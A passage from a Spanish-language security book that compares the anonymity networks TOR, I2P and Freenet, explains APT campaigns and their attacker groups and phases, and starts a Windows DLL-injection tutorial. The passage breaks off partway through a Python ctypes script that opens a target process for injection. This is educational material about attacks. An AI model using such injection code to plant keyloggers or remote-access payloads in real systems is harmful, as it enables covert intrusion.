- Los túneles en *I2P* duran poco tiempo y con bastante frecuencia se reconstruyen con nuevos *peers*. En *TOR* los circuitos son de larga duración.
- Soporta protocolos basados en *UDP*, *TCP* e *ICMP* a diferencia de *TOR* que solamente soporta *TCP*.

3.3.2 Freenet vs TOR

Del mismo modo que ocurre con *I2P* y *TOR*, las principales diferencias entre *FreeNet* y TOR *radican* en el modelo de comunicación empleado, ya que *FreeNet* es una red con enfoque "*InProxy*" o "*Darknet*", mientras que *TOR* es una red "*OutProxy*" que brinda la posibilidad de acceder a Internet por medio de *TOR* de una forma mucho más eficiente. Por otro lado, *Freenet* funciona como un repositorio de almacenamiento descentralizado, puede verse perfectamente como una base de datos que se encuentra replicada en los *DataStore* de los nodos que participan activamente en la red.

Ventajas de TOR sobre Freenet

- Cantidad de usuarios desarrollando y usando el *software*, número de enrutadores participando en la red, cantidad de aplicaciones, recursos, etcétera.
- Maneja mucho mejor la privacidad de los usuarios dado que no almacena ningún fichero en el sistema de archivos local sin previa autorización por parte del usuario. *Freenet* por otro lado, almacena ficheros e información de otros usuarios en el sistema de ficheros local en una zona conocida como *DataStore*. En dicha zona, el usuario tiene muy poco control sobre lo que se almacena y se consulta, dado que es información que se encuentra cifrada.
- *Freenet* es una red lenta, *TOR* presta un servicio mucho más eficiente y tiene mejor entropía que *Freenet*.
- *TOR* puede ser utilizado de muchas maneras, desde un navegador *web* o desde una aplicación externa simplemente enrutando todas las peticiones por medio de un circuito en *TOR*. Con *Freenet*, existen solamente tres mecanismos posibles: *FProxy*, *TCMI* o empleando la *API* disponible para crear aplicaciones que accedan a la red.
- Ventajas de *Freenet* sobre *TOR*.
- *TOR* se encuentra bastante limitado en términos de servicios prestados, esto se debe a que solamente soporta protocolo *TCP* y no es una solución óptima para compartir ficheros sobre la red. En este aspecto, *Freenet* tiene una amplia ventaja, ya que es una red que se encuentra diseñada e implementada sobre el principio de ser una base de datos distribuida, donde cada nodo en la red almacena y comparte información de otros usuarios.

- Se trata de una solución que puede ser más segura que *TOR* en el sentido de que existen menos vectores de ataque y que no cuenta con un modelo de amenazas tan extenso como *TOR*, especialmente con los problemas de seguridad que puede acarrear un nodo de salida comprometido o malicioso.
- Todas las ventajas que proporciona un sistema distribuido sobre uno centralizado, especialmente relacionadas con el modelo de amenazas. No es igual atacar una cantidad fija de sistemas, como es el caso de *TOR* y sus autoridades de directorio, que una cantidad cambiante y en aumento, como es el caso de *Freenet*.
- Cuenta con un conjunto de servicios anónimos mucho más extenso que *TOR*, con aplicaciones y *plugins* para desplegar sitios *web* anónimos (conocidos como *FreeSites*), *chats* anónimos, ficheros compartidos, foros, etcétera.
- Soporta *UDP*, *ICMP* y *TCP*, mientras que *TOR* solamente soporta *TCP*.

3.3.3 I2P vs Freenet

I2P y *FreeNet* son soluciones que siguen un modelo bastante similar, dado que ambas utilizan mecanismos de cifrado fuertes para la creación de conexiones entre dos o más nodos. Como se ha mencionado anteriormente, se trata de soluciones "*InProxy*" que permiten la creación de redes privadas.

Una de las características que hacen que estas soluciones tengan similitud con *TOR*, es la capacidad de enrutamiento, donde cada nodo implementa una capa de cifrado a nivel de transporte, de tal forma que cuando un nodo recibe un paquete, sabe cual es el próximo destino pero no tiene información sobre los nodos por los que ha pasado anteriormente ni cuántos faltan para que llegue a su correspondiente destino.

Cada vez que un paquete viaja por un nodo, se descubre una capa de cifrado, de tal forma que en la medida que el paquete se encuentra más cerca de su destino final, existirán menos capas por descifrar. Aunque *I2P* y *Freenet* tienen muchas similitudes, a continuación se listan algunas ventajas y desventajas entre ellas que es conveniente conocer.

Ventajas de I2P sobre FreeNet

- Facilidades a la hora de crear cualquier tipo de túnel desde la aplicación *I2PTunnel* lo que permite que otras aplicaciones puedan integrarse y/o usar fácilmente *I2P*.
- *I2P* tiene un mejor rendimiento que *Freenet*. El hecho de que *Freenet* sea más lento que *I2P* es debido a que la velocidad de conexión puede verse afectada por la cantidad de "*peers*" o usuarios a los que se conecta un nodo de *Freenet*. Entre más *peers*, mejor será el rendimiento.
- Implementación mucho más estable y con menos problemas en términos de arquitectura.
- La documentación existente sobre *I2P* es mucho más completa. Además, el movimiento de los canales *IRC* y los foros de *I2P* suelen tener mucha más actividad que los medios de comunicación de *Freenet*, por lo tanto la resolución de problemas puede ser mucho más dinámica.

Ventajas de Freenet sobre I2P

- *Freenet* cuenta varias ventajas sobre *I2P*, una de las principales es el modelo de datos distribuidos que se ha conseguido gracias de los *DataStores* de *Freenet*. Este mecanismo es una medida contra la censura de los contenidos publicados, ya que dichos contenidos son replicados sobre múltiples instancias de *Freenet* y entre más popular sea un contenido determinado, será mucho más difícil su restricción o censura.
- Sistema de resolución de nombres mucho más completo y posiblemente más seguro, ya que mientras que en *I2P* se utilizan dominios "*.*i2p*", en *Freenet* todos los contenidos son claves que se resuelven internamente.
- Permite la segmentación de grupos de *Friends* en el interior de la red, lo que permite crear pequeñas "*darknets*" al interior de la red, con lo cual se controla mucho mejor los usuarios con los que interactúa la instancia de *Freenet*. En *I2P* este nivel de control no es tan fino, ya que se puede decidir cuales nodos restringir, pero no se cuenta con unos niveles de seguridad en la conexión con otros nodos tan granular como los que permite *Freenet*.

Capítulo IV
Amenazas Persistentes Avanzadas

Actualmente el uso del término *APT* suele ser utilizado de forma incorrecta al referirse a troyanos, virus y cualquier clase de *malware* que se encuentra disponible públicamente y es de uso común. Cualquier campaña de *APT* es mucho más compleja y frecuentemente no es ejecuta solamente por un individuo, sino que suelen desarrollarse por un grupo de personas con altos conocimientos técnicos y muy bien entrenados en las diferentes técnicas de ataque y defensa de sistemas informáticos.

Una campaña *APT* suele tener un objetivo claramente definido y las metas varían dependiendo de los intereses particulares del grupo de atacantes. Dichos propósitos pueden estar entre el robo de información, uso masivo de los sistemas infectados para la ejecución de ataques, fraudes, extorsiones y evidentemente, la clara intensión de hacer dinero por medio de las múltiples formas de actividades delictivas que se pueden desarrollar por Internet.

Aunque las campañas *APT* se relacionan con el cibercrimen en la mayoría de los casos, la realidad es que no solamente los criminales en Internet crean campañas *APT* para atacar a uno o varios objetivos, entidades gubernamentales con fines políticos también han implementado este tipo de ataques contra otros gobiernos con el fin de obtener información sobre sus actividades. Evidentemente en tales casos, el principal objetivo es robar información clasificada sobre temas relacionados con el campo financiero, industrial, político, social, etcétera. Para cualquier estado, la información obtenida aporta una ventaja competitiva y permite mejorar el marco de decisiones en el caso de que sea necesario intervenir en algún sentido. La información es poder, principalmente en los tiempos en los que vivimos.

4.1 ¿Qué es una APT? (Advanced Persistent Threat)

El termino *APT* (*Advanced Persistent Threat*), describe principalmente los aspectos de una amenaza en términos de complejidad y estructura que comúnmente es persistente e indetectable para el objetivo. Suele involucrar todo un plan de acción que conlleva una planificación de tareas y tiempos, así como la asignación de dichas tareas a cada uno de los miembros del grupo que lleva a cabo la campaña.

El termino *APT* es cada vez más común y en la medida que se ha ido utilizado para describir ataques malintencionados contra organizaciones, entidades o incluso gobiernos, los analistas de seguridad

comienzan a relacionar el termino *APT* con espionaje corporativo y amenazas que no solamente pueden impactar en términos económicos, sino que dependiendo del objetivo, las consecuencias pueden suponer el deterioro en la calidad de vida de cualquier pueblo y aunque pueda parecer exagerado, en las próximas secciones se hablará sobre las funestas consecuencias que pueden tener ciertas campañas *APT* con objetivos militares.

Las principales características que distinguen una campaña *APT* de cualquiera de los ataques tradicionales, se listan a continuación:

1. Suelen ser desarrollados por grupos de personas con un alto conocimiento técnico y habilidades que les permiten desarrollar *exploits* o herramientas personalizadas cuyo enfoque se centra en la plataforma del objetivo. Frecuentemente, en dichos grupos también suelen haber personas que tienen buenas habilidades para desempeñar ataques de ingeniería social contra un objetivo en cuestión y explotar el eslabón más débil en cualquier organización: Los recursos humanos. Por otro lado, estos grupos suelen utilizar *kits* de explotación que se aprovechan de vulnerabilidades "*0-day*" sobre servidores, sistemas operativos, herramientas de uso común etc. Las cuales no han sido reportadas a los desarrolladores y que se venden en el mercado negro por cantidades de dinero bastante altas, dependiendo evidentemente de la popularidad del *software* vulnerable, del impacto de la vulnerabilidad y la fiabilidad del *exploit*. Dado que dichos fallos en *software* no han sido públicamente reportados, solamente aquellos que los han descubierto y aquellos que compran los exploits, son los únicos que los conocen y aprovechan. Desafortunadamente, algunas de estas vulnerabilidades pueden ser explotadas por varios meses o incluso años, sin que el fabricante y los usuarios lo sepan.

2. Dada la naturaleza de este tipo de campañas y los esfuerzos que deben invertir los participantes del grupo, no es de extrañar que una vez se consiga el acceso y control del objetivo, los *exploits* y herramientas desplegados empleen técnicas de ofuscación y de inyección de código en librerías y procesos confiables en el sistema objetivo, esto con el fin de que su presencia pase desapercibida el mayor tiempo posible. De esta forma, los atacantes podrán controlar dichos sistemas y evidentemente, acceder a la información que almacenan.

3. Como se ha mencionado anteriormente, el perfil del atacante suele ser bastante concreto, se trata de un grupo de individuos que son organizados, metódicos y que tienen los recursos financieros necesarios para llevar a cabo una campaña de *APT* compleja. Además, suele ser muy difícil determinar la ubicación física de dichos grupos, ya que pueden utilizar múltiples técnicas para no aportar pistas sobre su procedencia o incluso, sobre sus motivaciones. Por ejemplo, cuando una campaña de *APT* es descubierta por el objetivo, normalmente se inicia un proceso de análisis forense para determinar el impacto que ha tenido el ataque, así cómo intentar averiguar quién ha sido y concretamente, qué es lo que ha hecho con el sistema comprometido. En tales casos, el grupo de atacantes puede utilizar una botnet conformada por máquinas distribuidas en varios países o directamente redes anónimas del tipo "*outproxy*" como *TOR* y además, escribir el código del *software* malicioso desplegado en el objetivo (*payload*) en un lenguaje como el chino, ruso o castellano, suministrando pistas falsas sobre los desarrolladores del *exploit*.

4. Otra característica que es importante resaltar, es que en un alto porcentaje el propósito de las campañas *APT* es el espionaje y robo de información del objetivo. Rara vez desempeñan actividades que destruyan o alteren la integridad del objetivo, ya que una de las principales metas consiste en evitar la detección y residir en el objetivo el mayor tiempo posible.

4.2 ¿Qué no es una APT?

Después de explicar los conceptos principales sobre lo que es una *APT*, contestar la pregunta sobre lo que no es una *APT* resulta mucho más sencillo. Las campañas *APT* requieren de una organización y planificación que difícilmente puede ejecutarla un único individuo, además también se caracterizan por intentar generar las oportunidades adecuadas para un ataque exitoso, ya sea utilizando técnicas de ingeniería social, *phishing* o la explotación de vulnerabilidades "*0-day*" en alguno de los servidores del objetivo.

Las campañas *APT* no son simplemente una colección de códigos maliciosos o una pieza de *malware*, involucran muchos factores que requieren la coordinación de un equipo y además, se trata de personas que cuentan con los recursos económicos suficientes para mantener la campaña durante el tiempo de su ejecución. Dado que contar con un equipo cualificado y con los recursos económicos necesarios, no es algo que se encuentre al alcance de todo el mundo, las campañas *APT* suelen estar apoyadas por sindicatos criminales, mafias, compañías que utilizan técnicas agresivas para acabar con sus competidores o incluso, gobiernos que invierten dinero para espiar las actividades de otros gobiernos y organizaciones de carácter privado.

Una vez comprendido el contexto en el que actúa una campaña de *APT*, se puede decir que una *APT* no es una actividad aislada para comprometer a un objetivo, ni tampoco una vulnerabilidad detectable en un proceso de pentesting convencional, sino que se compone de muchas piezas debidamente seleccionadas, coordinadas y planificadas de tal forma que permiten conseguir los propósitos planteados por los atacantes.

4.3 Grupos y colectivos involucrados en campañas APT

Aunque una campaña de *APT* suele asociarse con actividades relacionadas con el espionaje y el cibercrimen, lo cierto es que los objetivos y las motivaciones de los grupos de atacantes son muy variados.

Para comprender adecuadamente el impacto de una amenaza y medir el riesgo, es importante conocer el perfil de los principales grupos involucrados en campañas *APT*.

4.3.1 Hacktivistas

En los últimos años han surgido y desaparecido varios grupos de personas que utilizan sus conocimientos y habilidades para realizar ataques contra entidades y gobiernos en todo el mundo, el principal objetivo de estos ataques es el de robar y difundir información sobre las actividades realizadas por dichas organizaciones. Estos grupos son conocidos como "*hacktivistas*", ya que son *hackers* que emplean sus habilidades con el fin de promover un cambio social e intentar informar a los ciudadanos sobre las irregularidades y en ocasiones, arbitrariedades que cometen los gobiernos de sus países, todo esto utilizando sus habilidades y conocimientos.

Probablemente, el grupo de *hacktivistas* más conocido actualmente sea "*Anonymous*", ya que han realizado múltiples ataques exitosos de denegación de servicio contra bancos y empresas privadas, además han filtrado muchísima información clasificada de agencias gubernamentales. Aunque se trata de un grupo que en apariencia es descentralizado, sin una cabeza o líder visible y al que puede unirse cualquier persona sin importar sus habilidades o conocimientos en informática, la realidad es que solamente un grupo reducido de personas elaboran y coordinan las campañas de ataque que desarrolla *Anonymous*, de hecho, muchos de los ataques de denegación de servicio que se anuncian con meses de antelación, suelen ser una distracción para realizar ataques elaborados contra el mismo objetivo u otros.

La planificación de los ataques es bastante simple, se distribuyen vídeos y varios anuncios en redes sociales, *blogs* y sitios de noticias en Internet sobre una nueva "operación" que realizará el colectivo, evidentemente en dicho anuncio se indica el objetivo del ataque y los motivos por los cuales se realiza. Posteriormente, en el día y hora señalados, aquellos usuarios de Internet que deseen unirse, deben utilizar la plataforma de *Anonymous* para ejecutar ataques de denegación de servicio descentralizado (*DDOS*) llamada *LOIC* (*Low Orbit Ion Cannon*).

Esta herramienta permite que los ataques contra un objetivo concreto sean difíciles de detener, ya que si una cantidad de usuarios alta intenta "inundar" el objetivo con miles de paquetes *TCP* y *UDP*, el servidor terminará quedándose sin recursos para atender a todas las peticiones enviadas. No obstante, es importante anotar que *LOIC* no cuenta con ningún mecanismo para ocultar la dirección *IP* del usuario, con lo cual es bastante común utilizar *TOR* o cualquier solución de anonimato "*outproxy*" con el fin de ocultar la identidad del atacante.

Aunque el lector puede pensar que *Anonymous* no representa una *APT* dado que las técnicas utilizadas son bastante habituales (tales como ataques de denegación de servicio), anuncian públicamente sus ataques y además, un porcentaje considerablemente alto tienen unos conocimientos muy básicos en informática, la realidad es que esto hace parte de una estrategia de ataque muy elaborada que consigue desviar la atención de los verdaderos objetivos del colectivo.

Se trata de un grupo de *hackers* cuyas habilidades y creatividad para planificar ataques contra objetivos tan sólidos como empresas y gobiernos, ha sido demostrada en múltiples ocasiones, por este motivo puede considerarse que *Anonymous* representa una *APT* con unas motivaciones y objetivos poco comunes, ya que como se ha mencionado anteriormente, se trata de un grupo

cuyos intereses son sociales y su propósito es la divulgación de información que suele ser bastante "impopular" y que afecta severamente a la imagen pública de los gobiernos y entidades públicas.

4.3.2 Grupos y sindicatos criminales

A diferencia de los *hacktivitas*, los grupos y sindicatos criminales carecen de reparos éticos o morales a la hora de atacar a sus objetivos, además no tienen ningún tipo de ideología o fin altruista, todo lo contrario, su única motivación es el dinero que pueden conseguir por del robo de información, espionaje o incluso sabotaje. El fin en sí mismo es simplemente hacer dinero, sin importar los daños causados a terceros.

Uno de los sindicatos criminales más conocidos es el *RBN* (*Russian Business Network*), su fama radica en que se trata de una organización internacional que opera en todo el mundo, además pone a la disposición de cualquiera una amplia variedad de servicios que en la mayoría de países del mundo son ilegales, tales como el alquiler de *botnets* de tamaños variables, sitios *web* de pago con pornografía infantil, campañas de *spamming*, *phishing* y distribución de *malware*, etcétera.

Además de los servicios ofrecidos por esta red criminal, durante los años 2007 y 2009 ejecutaron varios ataques muy elaborados contra el sitio *web* del *Bank of India*, en el cual el sitio web de la mencionada entidad financiera fue *hackeado* y todos los clientes que intentaban ingresar a dicho sitio *web*, eran redireccionados a un sitio *web* controlado por *RBN* y en el que conseguían descargar un troyano en sus clientes con el fin de registrar las pulsaciones del teclado.

Por la misma época ocurrió otro incidente relacionado con la actividad política de Rusia, dado que Georgia planteo su separación del gobierno central Ruso, algo que al parecer molesto a los líderes de *RBN*, los cuales decidieron enfocar sus esfuerzos en atacar el sitio *web* del gobierno de Georgia para incluir imágenes ofensivas sobre su presidente de gobierno.

No obstante, *RBN* no se detuvo ahí, posteriormente las relaciones políticas entre Rusia y Georgia empeoraron hasta tal punto que el ejército Ruso comenzó a marchar en la frontera con Georgia y al unísono con el ejército Ruso, *RBN* ejecutó un ataque de denegación de servicio masivo sobre la infraestructura de Internet de Georgia, utilizando para ello una basta red de botnets controladas por ellos y el resultado final fue que el país entero se encontró incomunicado por durante el conflicto.

Seguramente una de las preguntas más lógicas que el lector se estará planteando es ¿Por qué *RBN* actuaba de manera tan pública y el gobierno Ruso no actuó en consecuencia contra dichos delincuentes?

El motivo es debido a que todos los ataques, supuestamente ilegales, se realizaban desde fuera de Rusia contra organizaciones y servidores fuera del país. Además, dada la forma de actuar de *RBN* en temas políticos, se ha rumoreado por mucho tiempo que además de realizar actividades ilegales, también colabora con el gobierno Ruso para alcanzar fines políticos cuyos medios incluyen el sabotaje y el espionaje.

En la actualidad, *RBN* sigue siendo uno de los sindicatos del cibercrimen más grandes del mundo, sin embargo en los últimos años sus actividades ya no son tan públicas y muchos expertos piensan que ahora sus negocios se centran en China y el suroeste asiático.

Probablemente el caso de *RBN* es uno de los más llamativos cuando se habla de campañas *APT* y cibercrimen, sin embargo también demuestra que los objetivos del cibercriminal en algunas ocasiones coinciden con los intereses de un gobierno.

4.3.3 Equipos de seguridad ofensiva apoyados por gobiernos

Además de *hacktivistas* y sindicatos criminales, otro perfil bastante común hoy en día, son los grupos contratados por gobiernos para desarrollar campañas *APT*. Dichas campañas están compuestas por ataques contra los recursos estratégicos o tácticos de un objetivo para fines de espionaje o sabotaje. Cuando se habla de "recursos estratégicos o tácticos", típicamente se hace referencia a aquellos recursos que ayudan a otros países a expresar su voluntad política y/o militar.

Evidentemente dichos recursos pueden ser muchas cosas, como por ejemplo armas, municiones, modelos de aviones y planos. Además, también puede ser cosas menos obvias, como la moral de las tropas, la voluntad política de los ciudadanos civiles y el bienestar económico del país en su conjunto. Evidentemente, las consecuencias de este tipo de amenazas son mucho más graves e insidiosas ya que dependiendo de la escala, pueden afectar directamente el bienestar de los ciudadanos.

4.4 Anatomía de una campaña APT

Todas las campañas de *APT* definen el objetivo, las fases de ataque, las metas en cada fase y las técnicas necesarias para mantener el acceso y el control sobre el objetivo de forma silenciosa. Evidentemente, cada *APT* es un mundo en sí misma y la creatividad de los atacantes es una constante en cada campaña, sin embargo hay fases que resultan bastante comunes en todos los casos y que permiten definir la anatomía de una campaña *APT*. Dichas fases se listan a continuación y se representan en la imagen 04.01:

4.4.1 Perfilar el objetivo

En esta fase se define quién o quienes serán el objetivo de la campaña. Los atacantes recolectan información sobre el objetivo desde fuentes públicas o privadas. En este punto, los atacantes intentarán enumerar las vías de acceso disponibles al objetivo, tanto de forma directa por medio de servicios vulnerables en ejecución o por medio del uso de técnicas de ingeniería social, *phishing* o suplantando la identidad de una figura de confianza para el objetivo. Esta es sin lugar a dudas, una de las etapas más importantes en una campaña *APT*, ya que la información obtenida por los atacantes en este punto determina las fases posteriores.

4.4.2 Comprometer el objetivo

Partiendo de la información obtenida en la fase de perfilado, los atacantes intentarán comprometer el objetivo de diferentes formas, siendo las técnicas de ingeniería social las más comunes y efectivas. Los atacantes buscarán servicios de acceso como *SSH* o *FTP* e intentarán utilizar usuarios y contraseñas predecibles.

Las vulnerabilidades en aplicaciones *web* también resultan deseables para los atacantes, dado que dependiendo de su gravedad, algunas podrían permitir descargar ficheros con información sensible del servidor o la ejecución arbitraria de código.

Los atacantes intentarán detectar y aprovechar cualquier oportunidad que guie a conseguir la meta de comprometer el sistema objetivo, sin embargo en muchas ocasiones los servicios accesibles se encuentran muy bien fortificados y los usuarios de las organizaciones son cada vez más precavidos y desconfiados con los correos que reciben por parte de entidades desconocidas.

En estos casos, los atacantes plantearán varias estrategias que en ocasiones incluyen el acceso físico a las instalaciones del objetivo utilizando técnicas de ingeniería social o consiguiendo vulnerabilidades "*0-day*" en el mercado negro que encajen con la plataforma tecnológica del objetivo. Comprometer un objetivo no es una tarea para nada trivial y requiere paciencia por parte del equipo, así como también saber reconocer el momento preciso en el que se debe atacar.

Los grupos que desarrollan campañas *APT* son expertos en identificar el momento en el que el objetivo se encuentra más vulnerable para poder ejecutar un ataque que les permita ganar acceso, y es así como muchas organizaciones que invierten cientos de miles de dólares en la seguridad de sus sistemas, terminan viendo su información más valiosa por Internet o en las manos de sus competidores. Además, en prácticamente todas las campañas *APT*, las conexiones establecidas entre los atacantes y el objetivo suelen cifrarse y establecerse entre servidores *proxy* distribuidos en diferentes ubicaciones geográficas, evidentemente esto lo hacen con el fin de evitar que el objetivo conozca la ubicación real desde donde se produce el ataque.

4.4.3 Reconocer el entorno del objetivo

Después de ganar acceso, el siguiente paso que deberá realizar el grupo de atacantes, consistirá en conseguir los privilegios adecuados en el sistema y reconocer el segmento de red en el que se encuentra ubicado el objetivo.

Para ello, los atacantes listarán las interfaces de red, las conexiones de red con otras máquinas, e intentarán ejecutar escaneos sigilosos contra todo el segmento de red interno utilizando como pivote el sistema comprometido.

Se trata de un procedimiento habitual entre campañas *APT*, dado que la información sensible del objetivo se encontrará distribuida en varias máquinas del segmento de red interno y además, dichas máquinas suelen tener menos restricciones de seguridad dado que existe un número mayor de relaciones de confianza.

4.4.4 Extender el ataque desde el interior

La siguiente fase en el proceso de ataque consiste en explotar cualquier vulnerabilidad en las máquinas que conforman el segmento de red interno y para ello, se utiliza como puente el sistema comprometido en los pasos anteriores.

En este punto, el procedimiento para atacar dichas máquinas seguirá la misma metodología utilizada para acceder al primer sistema del objetivo, es decir, se perfilarán todos los objetivos accesibles desde el sistema comprometido, se ejecutarán ataques de la forma más sigilosa posible para evitar que los mecanismos de protección generen alarmas y finalmente, en las máquinas comprometidas se intentará ganar los privilegios adecuados para controlar completamente el sistema.

Sobre cada máquina comprometida se ejecutarán las mismas actividades de reconocimiento del entorno para encontrar otras máquinas en el segmento de red que por cualquier motivo no se han podido detectar desde alguna de las otras máquinas comprometidas en el segmento de red local.

4.4.5 Recolección, categorización y filtrado de información

Dependiendo del propósito de la campaña, los atacantes buscarán en las máquinas comprometidas información de todo tipo, sin embargo, en prácticamente todos los casos intentarán recolectar información sobre los usuarios y sus credenciales de acceso.

La información recolectada será utilizada para diversos fines y puede servir para la toma de decisiones estratégicas o para realizar movimientos de carácter político en el caso de que el grupo de atacantes trabajen para un gobierno.

Por otro lado, transferir o manipular documentos con información sensible es una tarea delicada, ya que el objetivo muy probablemente estará atento sobre cualquier cambio o acceso indebido a dichos documentos, por este motivo, los atacantes normalmente no intentarán acceder a ellos directamente con el fin de evitar alarmas o detecciones.

Es frecuente que los atacantes abusen de las herramientas y utilidades que ya se encuentran instaladas en el sistema comprometido, como por ejemplo tareas programadas para la generación y gestión de copias de seguridad, *scripts* y aplicaciones con acceso a bases de datos locales o remotas e incluso, es frecuente que dichos documentos se encuentren en sistemas de versionado para mantener un registro de los cambios, el atacante puede consultar dichos sistemas no solamente para obtener la información contenida en los documentos versionados, sino para ver los cambios efectuados sobre cada documento.

4.4.6 Gestión y Mantenimiento

La mayoría de campañas *APT* están pensadas para que los atacantes puedan espíar y filtrar información del objetivo durante todo el tiempo que sea posible. Para ello utilizan diferentes herramientas que permiten controlar y monitorizar de forma paralela todos los sistemas comprometidos del objetivo.

Dichas herramientas suelen ser desarrolladas a medida por los mismos atacantes y permiten desempeñar tareas de gestión y mantenimiento sobre los objetivos, sin embargo, también es bastante habitual que los ataques empleen herramientas que ya se encuentran instaladas en los sistemas comprometidos del objetivo, como utilidades comunes en sistemas basados en *Linux* o herramientas de *SysInternals* para sistemas *Windows*.




Imagen 04.01: Anatomía de una APT.

4.5 Herramientas y técnicas comunes en campañas APT

Ahora que ya se ha explicado el alcance y objetivos de una campaña *APT*, en las siguientes secciones se explica cómo crear algunas de las herramientas más frecuentes en campañas *APT* o por cualquier atacante en Internet. Además, también se explica el uso de *Yara* y *PyMal* para el análisis de *malware* utilizando *Python*.

4.5.1 Inyección de código malicioso en procesos bajo sistemas Windows

Una de las técnicas más comunes a la hora de desarrollar *malware*, consiste en inyectar rutinas en procesos que se encuentran en ejecución en la víctima. Se trata de una técnica que ayuda a romper el perímetro de seguridad del objetivo desde el interior, tal y como se ha explicado en la fase de "Extender el ataque desde el interior" en la anatomía de una campaña *APT*. En este sentido, un atacante puede seguir dos caminos que le ayudarán a reafirmar su presencia en la víctima, el primero de ellos consiste en inyectar librerías con código malicioso que se deberán subir al sistema comprometido y el segundo, consiste en inyectar *shellcodes* directamente en el espacio de direcciones del proceso.

Independiente del enfoque empleado, en ambos casos es necesario crear un hilo en el espacio de memoria virtual del proceso.

En sistemas *Windows* dicho hilo se puede crear con la función "*CreateRemoteThread*", la cual se encuentra incluida en la librería "*kernel32.dll*". El prototipo de dicha función es el siguiente:

CreateRemoteThread

```
HANDLE WINAPI CreateRemoteThread(
  _In_   HANDLE hProcess,
  _In_   LPSECURITY_ATTRIBUTES lpThreadAttributes,
  _In_   SIZE_T dwStackSize,
  _In_   LPTHREAD_START_ROUTINE lpStartAddress,
  _In_   LPVOID lpParameter,
  _In_   DWORD dwCreationFlags,
  _Out_  LPDWORD lpThreadId
);
```

Como se puede apreciar, para invocarla es necesario especificar el proceso, atributos de seguridad y otros *flags* de control requeridos. Estos detalles se explicarán con mayor detalle en los *scripts* escritos en las siguientes secciones.

4.5.1.1 Inyección de librerías DLL en procesos de la máquina comprometida

Inyectar librerías *DLL* en procesos que se encuentran en ejecución, a menudo se asocia con una actividad maliciosa, sin embargo no necesariamente tiene que ser así en todos los casos, ya que se trata de una técnica que se utiliza por varias funcionalidades del sistema operativo o por herramientas de seguridad que se encargan de analizar el comportamiento de los procesos activos.

Esta técnica se basa en la creación de una librería compilada, la cual posteriormente se carga en la memoria de un proceso determinado. Para cargar una librería *DLL* en la memoria de un proceso en ejecución, es necesario utilizar la función "*LoadLibrary*" o "*LoadLibraryEx*", las cuales se encuentran definidas en la librería "*kernel32.dll*". Dichas funciones permiten mapear el módulo ejecutable en el espacio de direcciones del proceso y además no solamente admiten módulos *DLL*, sino que también admite ficheros ejecutables *EXE*. El uso de dichas funciones es muy simple y su prototipo se lista a continuación:

LoadLibrary

```
HMODULE WINAPI LoadLibrary(
  _In_  LPCTSTR lpFileName
);
```

El parámetro "*lpFileName*" debe referenciar a la ruta de la librería que se desea cargar. Hasta este punto, el objetivo es invocar a la función "*CreateRemoteThread*" con los argumentos adecuadamente establecidos para invocar a la función "*LoadLibrary*" desde el proceso. Para invocar dicha función se debe resolver la dirección de memoria donde se encuentra cargada y establecerla en el parámetro "*lpStartAddress*". Posteriormente, se debe establecer el parámetro "*lpParameter*" con la dirección de memoria que apunta a la ruta de la *DLL* a inyectar.

4.5.1.1. Inyectando la librería Suspender en un proceso activo

Para manipular procesos en un sistema *Windows* desde *Python*, se pueden utilizar algunas de las funciones definidas en el módulo "*ctypes*" para interactuar con los procesos activos en el sistema y consultar su correspondiente espacio de memoria. Dichas funciones son fundamentales para invocar a las funciones "*CreateRemoteThread*" y "*LoadLibrary*" e inyectar una librería compilada.

Por otro parte, el código de la librería será el *payload* que el atacante desea ejecutar en la víctima y puede ser cualquier tipo de rutina, desde la instalación de un *keylogger*, hasta un *RAT* completamente funcional. En este caso, se va a utilizar como ejemplo la librería "*Suspender.dll*", la cual se puede descargar desde el siguiente enlace: *http://blog.didierstevens.com/2011/04/27/suspender-dll/* y permite suspender temporalmente el proceso donde se inyecta.

Su funcionamiento es bastante simple, se encarga de marcar el proceso como "*idle*" el número de segundos que se indican al final del nombre de la librería. Si por ejemplo, el nombre del fichero es "*Suspender20.dll*", el proceso será suspendido 20 segundos después de inyectar la librería en el proceso. El siguiente *script* enseña cómo inyectar la librería "*Suspender*" en un proceso activo.

SuspenderInjection.py

```
import sys
from ctypes import *

kernel32 = windll.kernel32
pid      = sys.argv[1]
dll_path = sys.argv[2]
dll_len  = len(dll_path)

h_process = kernel32.OpenProcess( ( 0x000F0000 | 0x00100000 | 0xFFF ), False,
int(pid) )

if not h_process:
    print "[*] No se ha encontrado el  proceso con PID: %s" % pid
